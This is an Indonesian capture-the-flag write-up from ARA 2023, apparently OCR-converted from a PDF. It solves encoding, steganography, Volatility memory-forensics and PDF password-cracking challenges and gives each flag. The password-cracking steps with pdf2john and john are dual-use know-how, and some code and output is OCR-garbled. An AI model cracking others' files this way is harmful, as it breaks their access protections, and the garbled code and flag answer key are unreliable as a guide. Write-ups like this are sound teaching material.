
Untuk soal ini, kami diberikan sebuah file bernama help.txt yang berisi kumpulan binary berikut.

```
0111110
1100111
1001111
1000110
0001111
1000110
1110111
1110110
1011011
1001110
1001111
1110110
0111101
1001111
1110110
0001111
1001111
1011011
1011011
0001000
0000110
0001111
0001000
0000110
1011011
0001000
0110111
1001111
0110111
1001111
```


Petunjuk yang diberikan oleh problem setter terhadap soal ini adalah "put this text on the display"

Solution


Awalnya kami bingung mau diapakan binary ini. Kami sudah mencoba melakukan decode, xor, perkalian, binary-coded decimal, namun tidak menghasilkan apa-apa. Namun hal yang asing ada pada panjang binarynya yaitu 7, sedangkan pada umumnya binary ditulis dengan memiliki panjang 8. Karena itu kami melakukan research beberapa lama dengan kata kunci "binary 7 display" dan menemukan tentang "7-segment display"



7 segment display biasa ditemukan lampu jalanan dimana 7 susunan lampu dinyalakan di susunan tertentu untuk membentuk sebuah tampilan karakter.




Nah di soal ini, tiap karakter binarynya bertugas menentukan segmen yang nyala dan yang mati. 1 untuk segmen menyala, 0 untuk segmen mati. Kita ambil contoh 1011011, maka 7 segmentnya seperti ini:



Susunannya membentuk huruf "s". Menggunakan konsep ini maka kita akan menebak sisanya.

Salah satu solusinya yang gampang adalah dengan menggunakan coret2an di kertas dan memparsing binarynya manual. Hasil yang kami dapatkan adalah seperti ini



Namun supaya cepat, kami juga mencoba menggunakan code python:

```
from Crypto.Util.number import *
file = open('help.txt', 'r').read().splitlines()
for kodok in file:
    init = []
    for i in range(5):
      box = []
     for j in range(3):
          box.append("\u25a1")
      init.append(box)
    def printall(init):
     for i in range(5):
          for j in range(3):
               print(init[i][j], end="")
          print('')
      return init
    i = kodok
    # print(i)
    if i[0] == "1":
     init[0][1] = "\u2588"
    if i[1] == "1":
```

```
init[1][2] = "\u2588"
if i[2] == "1":
 init[3][2] = "\u2588"
if i[3] == "1":
 init[4][1] = "\u2588"
if i[4] == "1":
 init[3][0] = "\u2588"
if i[5] == "1":
 init[1][0] = "\u2588"
if i[6] == "1":
 init[2][1] = "\u2588"
for i in range(5):
 for j in range(3):
      print(init[i][j], end="")
 print('')
print("-
```

```
python3 solve.py

box append (box)

init append (bo
```

Dari hasil-hasil tersebut, perlahan kita catat flagnya sesuai bentuknya dan flag lengkap didapatkan.

Flag = ARA2023{supertranscendentess_it_is_hehe}

FOREN

Thinker



Summary

Di soal ini hanya diberikan sebuah foto berikut




Solution

Berhubung ini soal forensic, maka kami mencoba beberapa cara starting seperti stegsolve, strings, exiftool, dan lain-lain. Ternyata binwalk menampilkan hasil.


```
└$ binwalk confused.png
                     HEXADECIMAL
DECIMAL
                                             DESCRIPTION
                                              PNG image, 720 x 881, 8-bit/color RGB, non-interlaced
0
                     OXO
6170
                     0x181A
                                              Zlib compressed data, best compression
321663
                     0x4E87F
                                              TIFF image data, big-endian, offset of first image directory: 8
                                             Zip archive data, at least v1.0 to extract, name: didyou/
Zip archive data, at least v1.0 to extract, compressed size: 13,
Zip archive data, at least v1.0 to extract, compressed size: 1056
End of Zip archive, footer length: 22
End of Zip archive, footer length: 22
321693
                     0x4E89D
321758
                     0x4E8DE
321841
                     0x4E931
332460
                     0x512AC
332726
                     0x513B6
```

Maka kami menjalankan command "binwalk --dd='.*' confused.png" dan terdapat zip baru yang terekstrak. Zip tersebut ketika diektrak berisi e.txt dan zip baru bernama find.zip




lsi e.txt kita decode base64 dan hasilnya menghasilkan "ARA2023{".

Kemudian kita extract find.zip dan menghasilkan a.txt dan something.zip.




lsi a.txt kita decode hex dan hasilnya menghasilkan "5!mpl3_"

Kemudian kita extract something.zip dan menghasilkan s.txt dan suspicious.zip.



Isi s.txt kita decode binary dan hasilnya menghasilkan "C0rrupt3d_"

Kemudian kita extract suspicious.zip dan menghasilkan y.png. Y.png corrupted maka kita langsung saja hexedit




Setelah diteliti, file signature PNG dan chunk header IHDR nya keliru, namun sisanya benar. Maka tinggal fix bagian itu dan lihat hasilnya.

49 109 52 103 101 53 125

Angka tersebut didecode secara decimal dan didapatkan "1m4ge5]". Kumpulkan tiap partnya dan flag didapatkan.

Flag = ARA2023(5!mpl3_C0rrupt3d_1m4ge5)

Kernelmania



Pada challenge kali ini, kami diberikan sebuah file .zip yang didalamnya merupakan sebuah .vmem atau virtual memory dump dari sebuah virtual machine bernama ARA VM Malicious-54b9c9e7.

Apabila kita berurusan dengan memory dump maka kita tentunya tidak jauh dari yang namanya volatility. Analisa pada file tersebut dapat dilakukan dengan tool forensic yang terkenal yaitu volatiity2, mengapa tidak vol3? Karena, saya kurang suka angka 3 wuahaha, maaf cringe.

Disini kami menggunakan pendekatan sederhana dengan membaca soal terlebih dahulu. Pada soal dikatakan bahwa vm tersebut telah diinfeksi dengan sebuah malware (malware.exe) yang berjalan pada process dengan PID 2704.

Kami diminta melengkapi informasi yang dibutuhkan pada report dari soal tersebut, yaitu VA (virtual address) dari vm korban pada saat malware dibuka atau dijalankan.

Merujuk juga pada kedua hint yang diberikan oleh probset tercinta (aseng), kami mengerjakan soal ini ketika hint baru diberikan satu yaitu adanya **object** yang dibutuhkan untuk mencari VA, dan object tersebut merupakan bagian dari windows driver struct.

Pada titik ini, kami hanya berpikir untuk mencari virtual address dengan cara mencari terlebih dahulu physical address dari si process malware.exe dengan asumsi address tersebut dibutuhkan untuk menghitung VAnya.

Kami tentunya menggunakan beberapa command seperti imageinfo untuk mencari image yang cocok dengan vm tersebut agar vol2 dapat dijalankan, kemudian didalam vol2 kami menggunakan beberapa command seperti pslist, pstree, filescan, handles, dll. Untuk menganalisa process dengan PID 2704 tersebut beserta parent processnya yaitu explorer.exe dengan PID 2080.


Berikut adalah hasil dari pslist yang juga menampilkan offset dari masing - masing process :

0×fffffa801bb19b00 e	xplorer.exe	2080	2060	31	778	1	0 2023-02-18 20:11:56 UTC+0000
0×fffffa801ba2cb00 v	m3dservice.ex	2252	2080	2	40	1	0 2023-02-18 20:11:57 UTC+0000
0×fffffa801bbb3b00 v	mtoolsd.exe	2260	2080	8	178	1	0 2023-02-18 20:11:57 UTC+0000
0×fffffa801bc19060 S	earchIndexer.	2628	488	11	613	0	0 2023-02-18 20:12:03 UTC+0000
0×fffffa801bcfcb00 W	miPrvSE.exe	2828	644	12	321	0	0 2023-02-18 20:12:11 UTC+0000
0×fffffa801bb159b0 m	scorsvw.exe	2808	488	6	77	0	0 2023-02-18 20:13:51 UTC+0000
0×fffffa801b49a060 s	ppsvc.exe	2116	488		145	0	0 2023-02-18 20:13:51 UTC+0000
0×fffffa801bd88aa0 s	vchost.exe	584	488	13	362	0	0 2023-02-18 20:13:51 UTC+0000
0×fffffa801b689920 W	/miApSrv.exe	1776	488	6	119	0	0 2023-02-18 20:16:27 UTC+0000
0×fffffa801ba6db00 S	earchProtocol	1888	2628	8	285	0	0 2023-02-18 20:17:35 UTC+0000
0×fffffa801b4e9310 S	earchFilterHo	1656	2628	5	103	0	0 2023-02-18 20:17:35 UTC+0000
0×fffffa8019080060 a	udiodg.exe	796	764	6	130	0	0 2023-02-18 20:17:45 UTC+0000
0×fffffa801908f5f0 m	alware.exe	2704	2080	1	13	1	0 2023-02-18 20:18:04 UTC+0000

Disini kita dapat mengetahui bahwa offset dari malware.exe adalah:

0xfffffa801908f5f0

Kami juga mengumpulkan informasi seperti letak malware.exe, dan process yang berkaitan dengan process pid 2704 tersebut dengan menggunakan filescan dan handles:



Setelah mengumpulkan informasi - informasi tersebut, kami pun mencari bagaimana mendapatkan VA dari vm tersebut ketika malware.exe dijalankan.

Beberapa referensi yang kami cari menggunakan keyword dari soal seperti windows driver structure dan object adalah sebagai berikut:

- a. https://www.lifars.com/knowledge-center/windows-memory-forensics-technical-guide-part-3/
- b. http://ijcsse.org/published/volume6/issue6/p1-V6I6.pdf
- c. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_file_object

Pada referensi a, terdapat penjelasan bahwa object handle digunakan untuk mengakses sebuah object, dan kernel object menyimpan informasi mulai dari handles, pointer objects, dan juga modules.

Kami berasumsi bahwa handles yang berkaitan dengan PID 2704 memiliki hubungan dengan **object** yang disebutkan pada soal sehingga kami mencari lebih dalam lagi, dan menemukan referensi b.

Pada referensi b, dijelaskan bahwa terdapat sebuah object bernama **File Object** yang menyimpan informasi, salah satunya adalah Device Object.

Device Object ini mengandung 32-bit **virtual address (VA)** dari device object ketika sebuah file dibuka.

3.4 File Object

The single instance open of a file can be tracked by using this particular structure. The information about a file can be extracted from this object.

- Type: This field indicates the type of this object, which is a file object.
- Size: This field specifies the size of the file object in bytes.
- Device Object: This field contains the 32-bit virtual address of the device object on which the file is opened. Device objects serves as the target of all operations on the device [8]. Device object itself is a memory structure using which the information about the device driver associated with the device can be identified.
- FileName: The name of the file that is open can be known from this field.

Disini kita semakin dekat dengan tujuan awal yang ingin kita cari yaitu VA. Namun, disini kami belum mengetahui plugin volatility apa yang dapat digunakan untuk mencari si File Object tersebut.

Referensi c menjelaskan secara documented mengenai FILE_OBJECT pada referensi b, bahwasanya referensi c bersumber dari official microsoft itu sendiri.

Selagi mencari - cari mengenai plugin vol apa yang dapat digunakan. Dengan baik hati, probset soal ini memberikan hint kedua. Yaitu sebuah dokumentasi plugin volatility bernama **volshell**.

https://www.tophertimzen.com/resources/cs407/slides/week02 01-volshe ll.html#slide1

Plugin volshell digunakan untuk spawn cli shell dari vmem dump tersebut menggunakan volatility. Pada volshell terdapat beberapa command untuk

menganalisa object termasuk file object yang disebutkan diatas. Pertama kita gunakan command :

...

vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 volshell

Untuk menjalankan volshell.

Kemudian kita gunakan *display_type* (dt) dan menspecify object yang ingin kita analisa. Commandnya:

dt("_FILE_OBJECT", [offset_malware.exe]), dan berikut adalah hasilnya:

```
>>> dt("_FILE_OBJECT", 0×fffffa801908f5f0)
[_FILE_OBJECT _FILE_OBJECT] @ 0×FFFFFA801908F5F0
0×0
     : Type
0×2
     : Size
                                         88
     : DeviceObject
0×8
                                         18446738026815616504
                                        18446738026815616504
0×10 : Vpb
                                        18446738026815616520
0×18 : FsContext
0×20 : FsContext2
                                      18446738026815616520
1884004352
0×28 : SectionObjectPointer
0×30 : PrivateCacheMap
                                       18446738026815648600
0×38 : FinalStatus
                                       420049752
0×40 : RelatedFileObject
0×48 : LockOperation
0×49 : DeletePending
                                        0
0×4a : ReadAccess
0×4b : WriteAccess
                                         0
     : DeleteAccess
: SharedRead
0×4c
0×4e : SharedWrite
     : SharedDelete
0×4f
                                         0
0×50 : Flags
0×58 : FileName
0×68 : CurrentByteOffset
                                         18446738026815616600
0×70 : Waiters
                                        420017760
0×74 : Busy
                                        4294965888
0×78 : LastLock
                                        18446738026815616608
0×80 : Lock
0×98 : Event
0×b0 : CompletionContext
                                        18446738026815616624
                                         18446738026815616648
                                         19825569038344
0×b8 : IrpListLock
                                        a
0×c0 : IrpList
                                         18446738026815616688
0×d0 : FileObjectExtension
                                         0
>>>
```

Terdapat device object sesuai dengan dokumentasi dan referensi b yang disebutkan diatas, namun ketika kita ubah kedalam bentuk hex dan disubmit kok salah???

Kami juga curiga dengan output tersebut karena FileName pada object dengan offset tersebut tidak menunjukkan bahwa VA dari vm tersebut merupakan VA ketika malware.exe dijalankan, karena filenamnya saja bukan malware.exe melainkan null (-).

Setelah mencari - cari tentang volshell dan virtual address, kami menemukan referensi berikut :

https://0xsh3rl0ck.github.io/ctf-writeup/Cyber-Defenders-Pwned-DC/#29-what-is-the-virtual-address-of-the-device-where-the-ransomware-file-where-opened

Referensi tersebut menjelaskan bahwa offset process pada file yang digunakan untuk mencari VA bukanlah offset dari pslist malware.exe melainkan kita harus mensepcify lagi offsetnya menggunakan plugin atau command:

"dumpfiles -p 2704"

Berikut adalah hasilnya:

```
(fejka@ kali)-[~/Desktop/soalbangaseng-foren-kernelmania-ara2023]
vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1×64 dumper
                                           -profile=Win7SP1×64 dumpfiles -p 2704
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0×fffffa801a38bd50
                                            \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe
                                     2704
DataSectionObject 0×fffffa801a38bd50
                                     2704
                                            DataSectionObject 0×fffffa801b231dd0
                                     2704
                                            \Device\HarddiskVolume2\Windows\System32\locale.nls
ImageSectionObject 0xfffffa8019d4d880
                                             \Device\HarddiskVolume2\Windows\System32\ntdll.dll
                                     2704
                                            DataSectionObject 0×fffffa8019d4d880
                                     2704
ImageSectionObject 0×fffffa801a7d9e30
                                      2704
                                             \Device\HarddiskVolume2\Windows\System32\kernel32.dll
                                            \Device\HarddiskVolume2\Windows\System32\kernel32.dll
DataSectionObject 0×fffffa801a7d9e30 2704
ImageSectionObject 0xfffffa801a6b2cb0
                                     2704
                                             \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
DataSectionObject 0×fffffa801a6b2cb0
                                     2704
                                            \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
ImageSectionObject 0xfffffa8019cfb2b0
                                     2704
                                             \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
DataSectionObject 0×fffffa8019cfb2b0
                                            \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
                                     2704
ImageSectionObject 0xfffffa801a6ab070
                                      2704
                                             \Device\HarddiskVolume2\Windows\System32\msvcrt.dll
DataSectionObject 0×fffffa801a6ab070
                                            \verb|\Device\HarddiskVolume2\Windows\System32\msvcrt.dll|
```

Dengan menspecify menggunakan dumpfiles, kita akan mendapatkan DataSectionObject dan ImageSectionObject yang merupakan offset sebenarnya dari si malware.exe ketika dijalankan pada PID 2704. SectionObject sendiri merupakan pointer yang menunjuk pada section object pada sebuah file (malware.exe). Penjelasan tentang section object kami temukan pada referensi berikut:

https://fsgeek.ca/2019/06/27/windows-filesystems-file-object-relationship



Setelah mendapatkan offset dari malware.exe dengan PID 2704 kami langsung menggunakan command yang sama yaitu dt pada volshell untuk mengambil isi dari file object ketika file dengan offset tersebut dijalankan:

```
>>> dt("_FILE_OBJECT", 0×fffffa801a38bd50)
[ FILE OBJECT FILE OBJECT] @ 0×FFFFFA801A38BD50
0×0
     : Type
0×2
      : Size
                                      216
0×8 : DeviceObject
                                      18446738026828051376
0×10 : Vpb
                                      18446738026812164048
0×18 : FsContext
                                      18446735964838259152
0×20 : FsContext2
                                     18446735964838259648
0×28 : SectionObjectPointer
                                     18446738026862814392
0×30 : PrivateCacheMap
0×38 : FinalStatus
0×40 : RelatedFileObject
0×48 : LockOperation
                                      0
0×49 : DeletePending
0×4a : ReadAccess
                                      1
0×4b : WriteAccess
                                      0
0×4c : DeleteAccess
0×4d : SharedRead
                                      1
0×4e : SharedWrite
                                      0
0×4f : SharedDelete
                                      1
0×50 : Flags
                                      278594
0×58 : FileName
                                      \Users\araseng\Desktop\malware.exe
0×68 : CurrentByteOffset
                                      18446738026835525048
0×70 : Waiters
0×74 : Busy
                                      0
0×78 : LastLock
0×80
    : Lock
                                      18446738026835525072
0×98 : Event
                                      18446738026835525096
0×b0 : CompletionContext
0×b8 : IrpListLock
0×c0 : IrpList
                                      18446738026835525136
0×d0 : FileObjectExtension
```

Dan ternyata benar, Filename yang diberikan merupakan malware.exe pad directory yang sesuai dengan output filescan sebelumnya. Kita coba submit value hex dari DeviceObjectnya dan hasilnya benar, maka demikian ditemukanlah flagnya:

Flag = ARA2023{0xfffffa8019c6b3b0}

MISCEL

Feedback



Summary

Diberikan sebuah form feedback

Solution

Ya diisi lah apa lagi kalo bukan



Flag = ARA2023{Terimakasih_atas_antusias_bermain_di_ARA4.0!}

In-sanity check




Summary

Di soal ini, kita diberikan link yang mengarah kepada sebuah google docs yang editable oleh semua peserta (https://docs.google.com/document/d/Jq0AehMiC8Bjkd_Bl7rADQvk6u4ZS8vgFQxlO0SDmi0/edit). Penampakan terkini:



Solution


Kami berasumsi bahwa awalnya flag ditaruh di docs tersebut, namun dihapus dan isinya diganti2 juga oleh peserta. Untuk melihat flag yang lama, kita bisa melihat dari fitur "see full version history".



Ternyata benar saja, older version pada tanggal 22 february berisi flagnya yang dibuat oleh Iftala Zahri aka mas circlebytes.

Flag = ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

@B4SH



Summary

Pada soal ini kita diberikan sebuah string mencurigakan yang bertuliskan 5A495A323032337B346D62793077625F677330663973675F677334675F 2167355F345F733468733F7D


Kita diminta untuk mencari arti dari string tersebut.

Solution

Bila diperhatikan dari formatnya, asumsi pertama kali kami adalah string tersebut berformat hexadecimal. Maka dari itu kami memasukkannya ke cyberchef https://gchq.github.io/CyberChef/




Hasilnya didapatkan string "ZIZ2023{4mby0wb_gs0f9sg_gs4g_!g5_4_s4hs?}". Kemudian kami mencoba caesar cipher dan vigenere cipher namun hasilnya nihil. Lalu melihat judul soal @B4SH merujuk pada salah satu cipher bernama ATBASH, maka kami gunakan recipe cyberchef juga untuk mendapatkan flagnya.




Flag = ARA2023{4nyb0dy_th0u9ht_th4t_!t5_4_h4sh?}


D0ts N D4sh3s



Ini merupakan salah satu challenge yang cukup sederhana dan memiliki pengerjaan yang cukup *straight forward*. Kita coba buka chall file yang dicantumkan pada soal dan kita akan mendapatkan file yang berisi "dot" dan "garis" seperti berikut.



Dikarenakan kemunculan tipe soal yang sudah sering pada CTF-CTF sebelumnya dan juga nama file yang sudah cukup mendeskripsikan tipe encoding, maka kami langsung mengcopas isi file tersebut untuk dilakukan decode.




Ternyata dari morse code berisi sebuah digit 01 yang merupakan rangkaian kode biner (*binary code*). Kita bisa menggunakan tools decoder online seperti cyberchef untuk melakukan decode pada string tersebut.



Dan voila, didapatkan flag dari challenge ini 😁


Flag = ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}

Truth



Summary

Pada soal ini, kita diberikan sebuah pdf yang ternyata diprotect oleh password. Kita juga diberikan petunjuk "hapus judul dan temukan Bigger case".



Solution

Karena diprotect dan tidak petunjuk apapun tentang passwordnya, maka kami melakukan password cracking menggunakan john the ripper (pdf2john)

Menggunakan pdf2john, kami mengambil hash protected-password tersebut.

```
(kisanak@kali)-[~/.../ctf/ara ara ctf/2023/truth]
$ pdf2john Truth.pdf > hashpdf.hash

(kisanak@kali)-[~/.../ctf/ara ara ctf/2023/truth]
$ cat hashpdf.hash
Truth.pdf:$pdf$4*4*128*-1060*1*16*077e10eba516a741a628!
3559473767d57
```

Kemudian menggunakan john, kami membruteforce hash tersebut dengan dictionary rockyou.txt.

```
| $ john --wordlist=/usr/share/wordlists/rockyou.txt hashpdf.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)

| (kisanak⊗ kali) - [~/.../ctf/ara ara ctf/2023/truth]
| $ john --show hashpdf.hash
Truth.pdf:subarukun

1 password hash cracked, 0 left
```

Maka didapatkanlah password pdf tersebut yaitu "subarukun". Langsung saja kita buka.

Truth Amongst the pages of Purana

Sumeru's story is a wild ride from the very start, when you enter the region, you'll meet a researcher known as haypasia, after the smell Of incense gets to the traveler's nose, they'll fall asleep and connect directly with a tree, where you'll hear the words "world....forget me...".

after hanging Under with tighnari for a while and clearing out a withering zone, he will tell Nilou that irminsul is the world tree that contains all the wisdom, and it has recently been corrupted, this corruption is the reason for the appearance of withering zone and Diseases like eleazar that collei suffers from.

later, you'll head over to Sumeru city hoping to get an audience with lesser lord kusanali. soon after, you'll go to port ormos and meet dori in an attempt to get the divine capsule that can help you. you'll witness the effects this capsule had on an eremite as alhaitham gets his hand on it.

the next day, you'll spend a good time with dunyarzad at the subzeruz festival. towards the end, the grand sage from the akademiya will prevent nilou from performing the dance of subzeruz as he says "go celebrate the birth of that god to your heart's content."

the traveler Learns the meaning of this line soon enough because It turns out that we're in a repetitive dream of some sort where we're stuck on the same day of the subzeruz festival. after multiple attempts at stopping the samsara, you're finally able to do it with the help of nahida a.k.a. lesser lord Kusanali by asking nilou to perform her dance.

Isinya sebuah pdf dengan banyak paragraf cerita. Mengikuti petunjuk "hapus judul dan temukan Bigger case", kami mengumpulkan semua yang berhuruf kapital. Supaya cepat, kami memindahkan semua teksnya ke file "teksnya.txt" dan menjalankan script berikut:

```
import string
file = open('teksnya.txt', 'r').read()
for i in file:
    if i.isupper():
        print(i, end="")
```


S python3 solve.py
TAPSOUNDSLIKEFANDAGO

Namun karena kapital dari judul tidak akan kami gunakan dan dipisah tiap katanya, maka flag yang benar adalah ARA2023{SOUNDS_LIKE_FANDAGO}


Flag = ARA2023(SOUNDS_LIKE_FANDAGO)

OSINT


Time Machine



